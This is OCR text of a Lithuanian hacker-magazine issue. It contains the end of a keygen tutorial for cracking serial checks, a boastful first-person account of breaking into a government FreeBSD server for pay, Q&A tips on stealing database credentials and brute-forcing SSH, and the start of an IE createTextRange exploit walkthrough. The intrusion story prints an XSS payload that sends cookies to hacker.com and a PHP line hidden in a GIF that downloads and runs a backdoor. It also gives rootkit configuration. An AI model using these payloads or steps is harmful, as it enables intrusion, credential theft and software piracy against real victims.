Šį kodą aptarkime kiek išsamiau: skaičiaus pastūmimas į kairę (SHL) vienu bitu ekvivalentiškas jo padauginimui iš 2. Pas mus skaičius stumiamas per 4 bitus, tai reiškia, kad dauginama iš 16. Sukaupiama vardo simbolių kodų suma, kuri po kiekvieno sumavimo padauginama iš 4. Kai vardas ilgas ir suma artėja prie DWORD formato perpildymo (programa tuomet nulūžtų su klaida), ji perstumiama į dešinę per 24 bitus (dalinama iš dviejų 24 laipsniu). *AND ECX,F0000000* ir po to kitas perėjimas tikrina vienetuko buvimą viename iš 4 pirmųjų skaičiaus bitų. Dabar mes bet kokia mums patogia kalba galėsim šią procedūrą atstatyti per porą minučių, panaudodami paprasčiausius aritmetinius veiksmus arba logines operacijas, kaip ir padaryta būtent šioje programoje. Čia viskas priklauso nuo patogumo ir įpratimo. Važiuojam toliau. Tolimesnė procedūra dirba su iškirpta 1 eilute, t.y. įvertinus mūsų įvestą kodą, su eilute „456". Iš pradžių patikrinamas ilgis — čia viskas gerai. O kiti trys vienos procedūros iškvietimai grąžina kiekvieno mūsų eilutės „456" simbolio eilės numerį eilutėje „ABCDEFGHIJKLMNOPQRSTUVWXYZ987654". T.y. simboliui 4 tai bus 32, 5 — 31 ir nulis, jeigu įvesto simbolio iš viso nėra didžiojoje eilutėje. Procedūros pabaigoje šie eilės numeriai šiek tiek transformuojami į gautinį rezultatą. Procedūra *CALL 0048E7B8* visiškai paprasta. Ji eilutę transformuoja į skaičių (*Delphi* funkcija *StrToInt*). Ši funkcija iškviečiama du kartus: pirmą kartą transformuojama eilutė 2, antrą — eilutė 3. Atkreipk dėmesį, kad iš eilutės 2 gaunamas skaičius po to sulyginamas su skaičiumi, gautu po įvesto vartotojo vardo transformavimų, t.y. jie turi būti lygūs. Atlikę tokį patį transformavimą su vardu (mes jį jau aptarėme kiek aukščiau), koks atliekamas pačioje programoje, mes galime gauti dalį teisingo serijinio numerio. Vardas *Ara* buvo transformuotas į skaičių *4661*, o tai reiškia, kad mūsų kodas bus *D3-456-00004661-78901234*, kur mums jau žinoma pirmoji ir trečioji jo dalis. Žiūrim toliau... Mums lieka visiškai nedaug: išnagrinėti procedūrą, kuri dirba su 4 eilute. *0048E953* adresu esanti funkcija apskaičiuoja mūsų 4 eilutės CRC32 (prisimink, ką mums parodė KANAL įskiepis), po to su anksčiau iš vardo funkcijos grąžinta reikšme atliekama operacija XOR ir gautas rezultatas palyginamas su paskutine įvesto kodo dalimi. Jeigu viskas teisingai, tuomet mes įvedėme teisingą kodą. Mes čia neaptarinėsime CRC32 algoritmo veikimo, kadangi yra daugybė šį algoritmą pritaikančių gatavų išeities tekstų ir komponentų, kuriuos mes ir naudosime rašydami keygeną.

Vieną minutėlę...

Lieka vienas niuansas, susijęs su 1 eilute. Jos transformavimų rezultatas toliau nėra naudojamas, t.y. jos vietoje galima įterpti bet kokius simbolius (didžiąsias lotyniškas raides). Tačiau kai kurie žmonės tvirtina, kad jie vis dėlto naudojami slaptuose patikrinimuose, todėl praėjus tam tikram laikui tokia registracija tampa negaliojanti. Bet tokios skambios frazės be konkrečių kodo fragmentų arba paslėptų patikrinimo procedūrų dar nieko neįrodo, o pas mane (ir pas kitus) ši programa jau seniai puikiai veikia. Tos pačios nuomonės yra ir *EGOiST/TSRh*, šiai programai skirto keygeno, kuris buvo parašytas jau seniai, autorius. Naudodamasis proga, atskirai dėkoju EGOiST'ui už suteiktą pagalbą ir konsultacijas rašant šį straipsnį.

[Keygeno kūrimas] Mes išaiškinome serijinio numerio patikrinimo algoritmą. Dabar aptarkime mūsų būsimo keygeno darbo algoritmą. Pirmieji trys serijinio numerio simboliai „D3-" yra pastovūs bet kokiam vardui. Kiti trys taip pat gali būti bet kokie. Skaičius, gautas po su jais atliktų manipuliacijų, vėliau niekur nenaudojamas. Kita serijinio numerio dalis bus generuojama pagal įvestą vartotojo vardą, o paskutinė bus visos iki tol gautos eilutės CRC32 rezultatas. Tau telieka į vieną visumą apjungti šį algoritmą ir įgyvendinti jį su tavo mėgstama programavimo kalba. Linkiu sėkmės purenant *reverse-engineering*'o dirvą.

Padaryta vyriausybė

Vyriausybinio „FreeBSD“ serverio „local root“

PERŽIŪRINĖDAMAS ĮVAIRIUS *SECURITY* FORUMUS, AŠ PASTEBĖJAU ŽINUTĘ, KURIOJE GERAS ŽMOGUS SIŪLĖ NULAUŽTI KAŽKOKĮ SVARBŲ POLITINĮ RESURSĄ. UŽ GAUTĄ PRIĖJIMĄ *ROOT* TEISĖMIS JIS ŽADĖJO PAKLOTI 300 ŽALIŲJŲ PREZIDENTŲ. ŠIAIP JAU AŠ NESU MĖGĖJAS LAUŽTI PAGAL UŽSAKYMĄ, TAČIAU TĄ ŠALTĄ IR NUOBODŲ VAKARĄ AŠ KAŽKODĖL PANŪDAU ŠIEK TIEK PASIMANKŠTINTI IR SUORGANIZUOTI SERVERIUI NUODUGNŲ PATIKRINIMĄ.

[Rippers? Fuck!] Prieš imdamasis darbo nusprendžiau šiek tiek apsisaugoti ir šį vaikiną patikrinti riperių bazėje. Aš mikliai pasibeldžiau pas gana kokybišką botą, kuris normaliai funkcionuoja ir šiandien (jo *uin* yra *4474744*), ir sušėriau jam tokią komandą: *!ripper [nick]*, į ką man botas maloniai atsakė: *[nick] is not in our database*. Susisiekęs su geru žmogumi, aš gavau hostą ir mes greitai išsiskyrėm, kiekvienas su savais reikalais.

[In attack] Savo įsilaužimą aš nusprendžiau pradėti nuo informacijos apie serverį surinkimo. Iš pradžių su *whois* aš sužinojau serverio IP adresą. Po to aplankiau aukos svetainę, kurioje mane pasitiko nemažai skriptų, skurdokas dizainas bei du elektroninio pašto adresai (vienas kurių, mano nuomone, priklausė adminui: benny@serv.gov). Visas varikliukas veikė su *php*, tačiau tai manęs kažkaip visai nedžiugino. Toliau aš veikiau standartiškai: nutolusiame shelle paleidau *nmap* su vėliavėlėmis *-O* ir *-sV* (nustatyti operacinės sistemos versiją ir tinklo servisus) bei sukomandavau jam skenuoti 21, 22, 23, 25, 110, 80, 3306 jungtis. Po kurio laiko pridusęs *nmap* man pateikė ataskaitą apie serverį, kurioje teigė, kad, pavyzdžiui, per 21 jungtį veikė *ProFTPD 1.2.1*, o *Sendmail* buvo šiltai įsitaisęs per 25, deja, šiai MTA versijai eksploito aš neturėjau, o viešai prieinamo neieškojau, kadangi tai beprasmiška. Per 80 jungtį pagal nutylėjimą veikė *Apache*, per 3306 veikė vienos paskutinių versijų *mysql*. Išanalizavus mano gautą informaciją, į servisų atakas buvo nuspręsta spjauti (kol kas) ir prie serverio prieiti iš kitos pusės.

[Another side] Kitą rytą man nieko kito neliko, kaip tik užsiimti atakuojamame serveryje veikiančios svetainės tyrinėjimais ir ten ieškoti laimės. Aš užėjau į svetainę ir dar kartą joje apsižvalgiau. Perbėgęs per nuorodas, aš neradau nei *ipb*, nei skylėtojo *phpBB*. Čia taip pat nebuvo jokios viešai prieinamos programinės įrangos, kas dar kartą bylojo apie tai, kad serveris gerai apsaugotas. Tokio tipo serveriuose paprastai būna daugybė įvairiausių katalogų ir bylų, kurių ieškoti man padėjo mano nuo seno pamėgtas skeneris *Nikto*. Dabar man reikėjo skenerį užsiundyti ant savo aukos, ką aš ir padariau. Po 5 minučių aš jau galėjau mėgautis savo monitoriaus ekrane besipuikuojančiais rezultatais. Deja, aš neradau daug katalogų, tačiau skeneris vis dėlto kai ką parodė:


```
http://serv.gov/a/admin.php [200ok]
http://serv.gov/users/pub/ [200ok]
```

Pirmoji nuoroda vedė tiesiai į administravimo zoną, apie kurią aš jau seniai įtarinėjau, o antroji dėl teisingai sukonfigūruotų teisių manęs iš viso niekur nenuvedė. Patikrinęs, ar teisingai pirmoji nuoroda mane nukreipia į administravimo zoną, aš pradėjau kapstytis giliau. Po to man dar teko susidurti su daugybe skriptų, tačiau po jų patikrinimo aš negavau pageidaujamo rezultato. Jau ruošiausi iš ten dingti, kai staiga viename puslapyje pastebėjau nedidelę kažkokiems politiniams debatams skirtą formą. Forma turėjo du laukus: vardą ir pranešimo tekstą. Man iš karto kilo mintis patikrinti šią formą ir jos laukus, kad pažiūrėčiau, kaip veikia filtrai. Aš nesuklydau. Iš pradžių pabandžiau įterpti standartinį *javascript* kodą: *<script>alert(,xss');</script>*, tačiau atgal gavau spyrį į pasturgalį. Tuomet aš nusprendžiau išmėginti prieinamus tagus, kurie naudojami rašant žinutes. Mano piktas žvilgsnis krito ant dviejų prieinamų tagų — *[img]* ir *[color]*, iš kurių pastarasis man padės tolimesniuose žygdarbiuose :). Taigi pabandykime išsamiau aptarti tolimesnius mano veiksmus. Man reikėjo sukurti *xss* eksploitą, tada užsiundyti jį ant admino sausainukų, o po to pabandyti juos perimti su paprasčiausiu sniferiu. Po 10 minučių testavimo priešiškas *javascript* kodas buvo paruoštas. Papasakosiu apie tai išsamiau. Iš pradžių aš pabandžiau sukurti štai tokį pranešimą: *[color="red"]Test[/color]*. Žodelis „Test“ buvo sėkmingai atvaizduotas raudona spalva. Po to aš šį pranešimą perdariau į tokią konstrukciją, kuri išspjaudavo paprastą XSS perspėjimą:

```
[color=red" style=background-image:url(javascript:alert(„XSS"));] Test! [/color]
```

Tokį eksploitą jau nesunku papildyti taip, kad hakerio svetainėje įdiegtas sniferis perimінėtų blogiečio paliktą pranešimą peržiūrinčių nelaimėlių sausainukus. Galutinis eksploito variantas nėra labai sudėtingas:

```
[color=red" style=background-image:url(javascript: document.images[1].src="http://hacker.com/cgi-bin/sniff.cgi?s:"+document.cookie]Hiadmin! [/color]
```


štai kaip veikia riperių paieškos botas

Kaip matai, eksploito kūne aprašyta nuoroda į sniferį (*sniff.cgi*), kuris už mane atlieka visą pagrindinį darbą. Dabar man telieka laukti, kol atlėpausis

Daugybę įvairiausių skirtingoms sistemos skirtų rootkitų tu gali rasti čia: www.packetstormsecurity.nl, www.securityfocus.com, www.securitylab.ru

Savo brutforseriams skirtus žodynus gali rasti čia: www.passwords.ru

Jeigu tu neturi savo sniferio, siūlau apsilankyti čia: www.antichat.ru/sniff/


adminas perskaitys mano paliktą žinutę. Ilgai laukti nereikėjo ir vakare pas mane pasipylė pirmieji perimti kukiai. Atėjus nakčiai, tarp aukų sušmėžavo ir admino sausainukas. Tai, kad jis buvo admino, aš iš karto supratau pagal jo prisijungimo vardą (*benny*). Taip, tai tas pats *benny*, kuris paliko savo pašto adresą pagrindiniame svetainės puslapyje :). Sausainukuose viskas buvo standartiška: slaptažodžio hešas, vartotojo vardas ir t.t. Aš parsisiunčiau išties padorią per tokį laiką surinktų slaptažodžių bazę ir ant jos užsiundžiau brutforserį (*PasswordPro*), po ko ramiai nuėjau miegoti.

Aš jau ruošiausi iš ten dingti, kai staiga viename puslapyje pastebėjau nedidelę kažkokiems politiniams debatams skirtą formą.


[Welcome to admin zone] Kitą rytą aš užsiplikiau puodelį kavos, prisėdau prie kompiuterio ir pradėjau peržiūrinėti brutforso darbo rezultatus. Pastarieji mane maloniai nustebino tuo, kad brutforseris eilinį kartą išgelbėjo mano sėdynę ir negailestingai išspjovė dešifruotą slaptažodį. Dabar mano kelias vedė tiesiai į administravimo zoną. Čia aš patekau pasinaudojęs aukščiau paminėta nuoroda. Administratoriaus skydelis buvo ganėtinai funkcionalus ir gerai apgalvotas. Čia buvo galima redaguoti naujienas ir svetainės skyrelius, kurti savo balsavimus, keisti įvairią politinių apklausų statistiką, pridėti naujus adminus, redaguoti užsiregistravusių vartotojų informaciją ir t.t. Tačiau man reikėjo kažko labiau apčiuopiamo, už ko aš galėčiau užsikabinti ir pratęsti savo įsilaužimą. Tokia galimybė atsirado. Dar kiek laiko pasikapstęs administratoriaus skydelyje, aš suradau vieną dažnai sutinkamą opciją — paveikslėlių (*gif*) persiuntimą į serverį. Adminui ši opcija buvo reikalinga tam, kad jis galėtų svetainėje talpinti įvairius politinius „snukelius“. Tada aš su paprasčiausiu *notepad* atsidariau savo gif'ą ir į jį įrašiau štai tokią eilutę:

```
<? system (‚cd /tmp; wget http://hacker.com/bd.pl;chmod 755 bd.pl; perl bd.pl ‚);?>
```

Čia pereinama į katalogą */tmp*, kuriame paprastai leidžiama rašyti visiems, po to parsiunčiamas paprasčiausias *perl* backdooras (*bd.pl*), jam suteikiamos atitinkamos teisės ir jis paleidžiamas *web* serverio teisėmis, po ko backdooras prisibindina prie 32767 jungties. Visa tai aš išsaugojau į bylą *mord4.php* ir pabandžiau persiųsti į svetainę, tačiau teko gauti dar vieną gaivinantį spyrį. Tuomet aš nusprendžiau pagudrauti ir pakeičiau bylos praplėtimą iš *.php* į *.gif.php*. Ir ką tu manai? Paveikslėlis buvo sėkmingai perkeltas! Aš atsi-

pirmoji komanda, kuri visada džiugina akį


uh, kaip dabar kažkam skaudės!

dariau paveikslėlio nuorodą ir užkroviau ją savo naršyklėje, tačiau ji ilgai nenorėjo krautis, kas bylojo apie tai, jog bekdoras sėkmingai persiųstas ir paleistas. Dabar aš kaip ir anksčiau parsisiunčiau langinėms skirtą *netcat* ir pabandžiau prisijungti prie mano serverio:

```
C:\>nc www.server.gov 32767
```

Pirmoji komanda *who* buvo įvykdyta sėkmingai. Beje, tuo metu sistemoje aš buvau vienas, o tai reiškia, kad kelias buvo atviras ir reikėjo greitai priimti sprendimą.

[Root me plz] Taigi pusė kelio nueita, tačiau man, be jokios abejonės, shello su apribotomis teisėmis neužteko, o pinigų manija mane galutinai užvaldė ir stūmė tolimesniems ryžtingiems veiksmams. Reikėjo rootinti, rootinti ir dar kartą rootinti. *Uname -a* man parodė tenykštę operacinę sistemą. Tai buvo mano sena draugė *FreeBSD 4.3*. Keista, aš tikėjausi rasti šviežesnę versiją :). Tiek jau to, nuo to man tik geriau. Ši fryškės šaka pažeidžiama, ką patvirtina *Georgi Guninski* (*www.guninski.com*) eksploitas. Klaidos esmė paprasta iki negalėjimo: vykdant *exec()* išvalomi ne visi signalų apdorotojai, kas leidžia į *suid* programą įterpti savo kodą. Sėkmingai parsisiuntęs eksploitą, aš jį sukompiliavau ir gavau palei-

eksploito fragmentas su kenksmingu shellkodu

[FreeBSD 4.3 local root]
Vasarą, prieš tris metus gerai žinomas Žora Guninskis *FreeBSD 4.3* ir ankstesnėse sistemose surado rimtą problemą. Klaida buvo aptikta signalų apdorotuve *rfork(RFPROC|RFSIGSHARE)*. *Suid* programoje vykdant *exec()*, nebuvo išvalomas šis signalas, kas hakeriui leisdavo į vykdomą bylą su *suid* bitu įdiegti bet kokį kodą. Kaip nesunku suprasti, lokaliai panaudotas toks įrankis padeda greitai gauti *root* teises, ką sėkmingai įgyvendino šio straipsnio autorius. Šio šarvamušio eksploito kodą galima gauti čia: *www.guninski.com/vvfreebsd.c.*

dimui paruoštą programą, kuri tik ir laukė, kol kas nors ją paleis :). Ką gi, lūkesčiai greitai išsipildė, o mano privilegijos po kelių minučių pasidarė nulinės, kas reiškė, kad mano rankose buvo *root* teisės. Sukėlęs teises aš nesiryžau pridėti savo vartotojo, kadangi net ir pats tingiausias bei bukiausias adminas tai pastebės ir nutrauks deguonies tiekimą, už ką užsakovas manęs tikrai nepaglostys :). Taigi aš nusprendžiau apsiriboti paprasčiausiu rootkitu. Kadangi tai buvo *freebsd* sistema, šiuo atveju netiko nei *shv*, nei *adore*. Čia reikėjo panaudoti specialiai šiai sistemai skirtą rootkitą. Aš pasirinkau puikų ir pakankamai seną įrankį, kuris vadinasi *fbrk*. Jis moka daug ką, tačiau viena iš ryškių jo ypatybių yra galimybė slėpti bylas ir procesus. Į jo konfigą tereikia įtraukti tokias eilutes:


```
/dev/fd/.99/.ttyf00
/dev/fd/.99/.ttyp00
```

Rootkito įdiegimas taip pat labai malonus: pakanka surinkti *./setup*, po ko viskas eina kaip per sviestą. Norint su juo gauti *root* teises, reikia apibrėžti aplinkos kintamąjį DISPLAY, kurio reikšmė ir bus slaptažodis:

```
DISPLAY="qwerty"; export DISPLAY; telnet host
```

Ir viskas. Tačiau tai toli gražu ne vienintelė *fbrk* galimybė.

[Finish him!] Aš pasigavau užsakovą ir pranešiau jam geras naujienas, kurios jį akivaizdžiai labai nudžiugino. Užsakovas be jokių klausimų man pervedė pusę sumos, aš jam perdaviau gautą priėjimą *root* teisėmis, po ko jis man pervedė likusią dalį. Aš jau ne pirmą kartą buvau labai savimi patenkintas ir jau susimąsčiau apie būsimą savo elektroninio bičiulio atnaujinimą.

modifikuojame gif'ą

Neseniai viename serveryje gavau web–shellą. Teisės — *nobody*, tačiau aš galiu skaityti dalį katalogų. Labai norėčiau žvilgtelėti į DB, tačiau neturiu nei vartotojo vardo, nei slaptažodžio. FTP slaptažodžiai netinka. Ką daryti?


Ieškoti bazės vartotojo vardo ir slaptažodžio. Jeigu tu gali skaityti vartotojų katalogus ir tau pakanka teisių, kad skaitytum bylas — ieškok tokio tipo, kaip *config.php*, *config.pl*, *conf.php*, *db.php*, *auth.php*, *login.pl* ir panašių bylų. Jose galima rasti priėjimo prie DB duomenis, pavyzdžiui:

```
db_host = localhost
db_user = user
db_name = data_base_user
db_password = qwerty
```

Čia vartotojo vardas — *user*, slaptažodis — *qwerty*, serverio vardas — *localhost*, duomenų bazė — *data_base_user*. Turėdamas šiuos duomenis, gali prisijungti ir pasidaryti bazės *data_base_user* kopiją. Jeigu tau pasiseks, tuomet gali būti, jog tavo teisių pakaks visoms bazėms peržiūrėti. Manau, tokiu atveju tu žinosi, ką daryti.

Išbandžiau daug brutforsų, tačiau nė vienas jų nenori perrinkinėti SSH slaptažodžių. Rašoma, kad *Hydra* suteikia tokią galimybę, tačiau bandant paleisti perrinkimą ji keikiasi dėl kažkokio modulio. Ką pasiūlytumei?

Atsakymas akivaizdus: įdiegti šį modulį :). Tiesą sakant, tam, kad perrinkiklis nesikeiktų, reikia įdiegti biblioteką *libssh* (*http://0xbadc0de.be/libssh/libssh-0.11.tgz*), o tada prieš *Hydra* įdiegimą konfigūravimo skriptui papildomai perduoti vėliavėlę *--enable-libssh*. Paleidęs iš naujo pamatysi, kad viskas veikia būtent taip, kaip ir reikia!

Asiliukui — asilo mirtis

Išsamiai apie naują triuškinančią IE klaidą. Pagaminta MS!

ŠIŲ METŲ KOVO PABAIGOJE NAUJIENA APIE KRITINĮ *INTERNET EXPLORER 6.0* PAŽEIDŽIAMUMĄ TIESIOG APSKRIDO VISUS ŽYMIAUSIUS ***BUGTRAQ*** FORUMUS. TAME NĖRA NIEKO KEISTO, JUK SPRENDŽIANT PAGAL APRAŠYMĄ, ŠVIEŽIAI SURASTA KLAIDA HAKERIAMS ŽADA DIDELES PERSPEKTYVAS — TAIKIKLYJE ATSIDŪRĖ MILIJONAI MAŠINŲ. Į POTENCIALIŲ AUKŲ SĄRAŠĄ TAIP PAT PAKLIUVO IR MAŠINOS SU UŽLOPYTA ***WINDOWS XP SP2***. ŠI KLAIDA TAPO DĖMESIO VERTU PLAČIAI NUSKAMBĖJUSIOS WMF KLAIDOS PRATĘSIMU. BŪTŲ NUODĖMĖ JOS NEAPTARTI!

[Priešistorė] 2006 metų kovo 22 dieną grupė iš Didžiosios Britanijos *ComputerTerorrism* (*www.computerterrorism.com*) parašė *Advisory CT22-03-2006*, kuriame kalbėta apie rimtą visų MS IE 6.0 ir 7 beta versijos naršyklių problemą. Derėtų pastebėti, kad, pasak CERT, pažeidžiamumą pirmas aptiko Andreas Sandblad iš *Secunia Research*. Gana skurdžiame techniniame aprašyme buvo nurodytas pagrindinis blogio šaltinis — funkcija *createTextRange()*, kuri esant tam tikroms sąlygoms galėjo sukelti neteisingą rodyklių lentelės apdorojimą. Žvilgtelėkime į klaidingą kodą iš arčiau:

```
0x7D53C15D MOV ECX, DWORD PTR DS:[EDI]
..
0x7D53C166 CALL DWORD PTR [ECX]
```


Taip dėl blogai apgalvoto duomenų perdavimo naršyklės viduje galima suformuoti nekorektišką nuorodą. To rezultate ECX registras rodys į neegzistuojantį kodo fragmentą, kas privers naršyklę triukšmingai nulūžti. Nepaisant to, pasak *ComputerTerorrism* ekspertų, jeigu rodyklė rodys į reikiamą pusę, tuomet mes galime eksploatuoti programą. Tokiu atveju valdymą reiktų perduoti Shell–kodui, esančiame atmintyje ECX registre saugomu adresu. Vietoje įrodymo buvo pateiktas *PoC* kodas, vaizdžiai demonstruojantis *DoS IE*. Jį gali rasti adresu *www.computerterrorism.com/research/ie/poc.htm*. Neblogai, tiesa? Išsamiau paskaityti apie klaidingą funkciją gali čia: *http://home.ural.ru/~psynet/TextRange.html*.

[Pažeidžiamumo vystymasis] Vos išplatinus informaciją apie saugumo skylę pasirodė keletas skirtingų *0day* eksploitų. Pirmasis eksploito koncepciją sukūręs žmogus buvo hakeris *Skylined*. Plačiausiai pagarsėjusia šio visrakčio versija laikomas *DarkEagle* sukurtas eksploitas, kurį gali parsisiųsti iš čia: *www.milw0rm.com/exploits/1606*. Kodas nėra labai sudėtingas. Aš manau, kad šiek tiek prie jo pasėdėjus su JS dokumentacija, turėtų dingti visi neaiškumai. Šiaip jau pas daugelį žmonių eksploitas nepateikė pageidaujamo rezultato (įsiūtas Shell–kodas turėjo paleisti *calc.exe*), vietoje to eksploatuojama naršyklė surydavo visą atmintį ir nevaikiškai apkraudavo swap'ą. Sklando gandai, jog gali būti, kad DEP apsaugo nuo šio pažeidžiamumo, tačiau dabar aš tau negaliu pasakyti, ar taip yra iš tiesų. Pats primityviausias eksploitas, kuris avariniu būdu užbaigia naršyklės darbą, atrodo maždaug taip:

```
<input type="checkbox" id='c'>
<script>
r=document.getElementById(„c");
a=r.createTextRange();
</script>
```

Pasirodžius *0day* eksploitui pačios MS pateikto pažeidžiamumo likvidavimo sprendimo nebuvo. Vienintelis dalykas, kurį pasiūlė „Microsoft" specialistai — uždrausti aktyvaus turinio vykdymą. Beje, klaidos pataisymus pateikė trečiųjų šalių gamintojai, tokie, kaip gerai šioje srityje žinomi *iDefence*, *determina* ir t.t. Kiek aš žinau, jų pateikti pataisymai buvo paprasčiausios DLL bibliotekos, kurios kraudavosi kartu su potencialiai pažeidžiamomis programomis, t.y. IE ir *Outlook* (beje, pastarasis automatiškai įvykdydavo kenksmingą laiške gautą skriptą, todėl į jį reagavo taip pat, kaip ir IE). Nepaisant to, „Microsoft" programuotojai išleido oficialų langinėms skirtą pataisymą, kurį dabar galima gauti adresu *www.microsoft.com/technet/security/Bulletin/MS06-013.mspx*. Atkreipk dėmesį, kad biuletenis buvo išpublikuotas tik balandžio 11 dieną. *Windows* gamintojams garbės tokie terminai tikrai neprideda.

[Globalus eksploatavimas] Jeigu tau patinka su visais eksploitais terliotis rankiniu būdu, tuomet gali praleisti viską, kas čia parašyta. Tačiau jeigu nieko nepraleisi, tai sužinosi, kaip galima maksimaliai


/1/ www.computerterrorism.com pažeidžiamumo patikrinimo puslapis

automatizuoti ir supaprastinti naujos klaidos išnaudojimo procesą. Taigi pradedam. Iš pradžių iš *www.metasploit.org* reikia parsisiųsti paskutinę *MetaSploit Framework* versiją (straipsnio rašymo metu ji buvo 2.5), ten pagal nutylėjimą turi būti įsiūtas ir šis naujasis eksploitas. Pastaba: šį komplektą aš siunčiausi ir įdieginėjau **nix* sistemoje. Jeigu tu sėdi su sky_tomis langinėmis, tuomet siųskis *Cygwin* skirtą versiją. Jeigu tu pas save anksčiau įdiegei *MetaSploit Framework*, tuomet IE skirtą visraktį galima pridėti kataloge *exploits* sukuriant bylą *ie_createtextrange.pm*, kurią gausi iš http://metasploit.com/projects/Framework/modules/exploits/ie_createtextrange.pm. Kaip matai, viskas labai paprasta. Paleidžiam *framework* konsolę: *./msfconsole*. Patikrinkim, ar mūsų eksploitas pateikiamas prieinamų įrankių sąraše (komanda „show exploits"). Jis turėtų vadintis „ie_createtextrange". Jeigu jis yra sąraše, tuomet viskas labai gerai: rašom „use ie_createtextrange" ir žiūrim, kokius 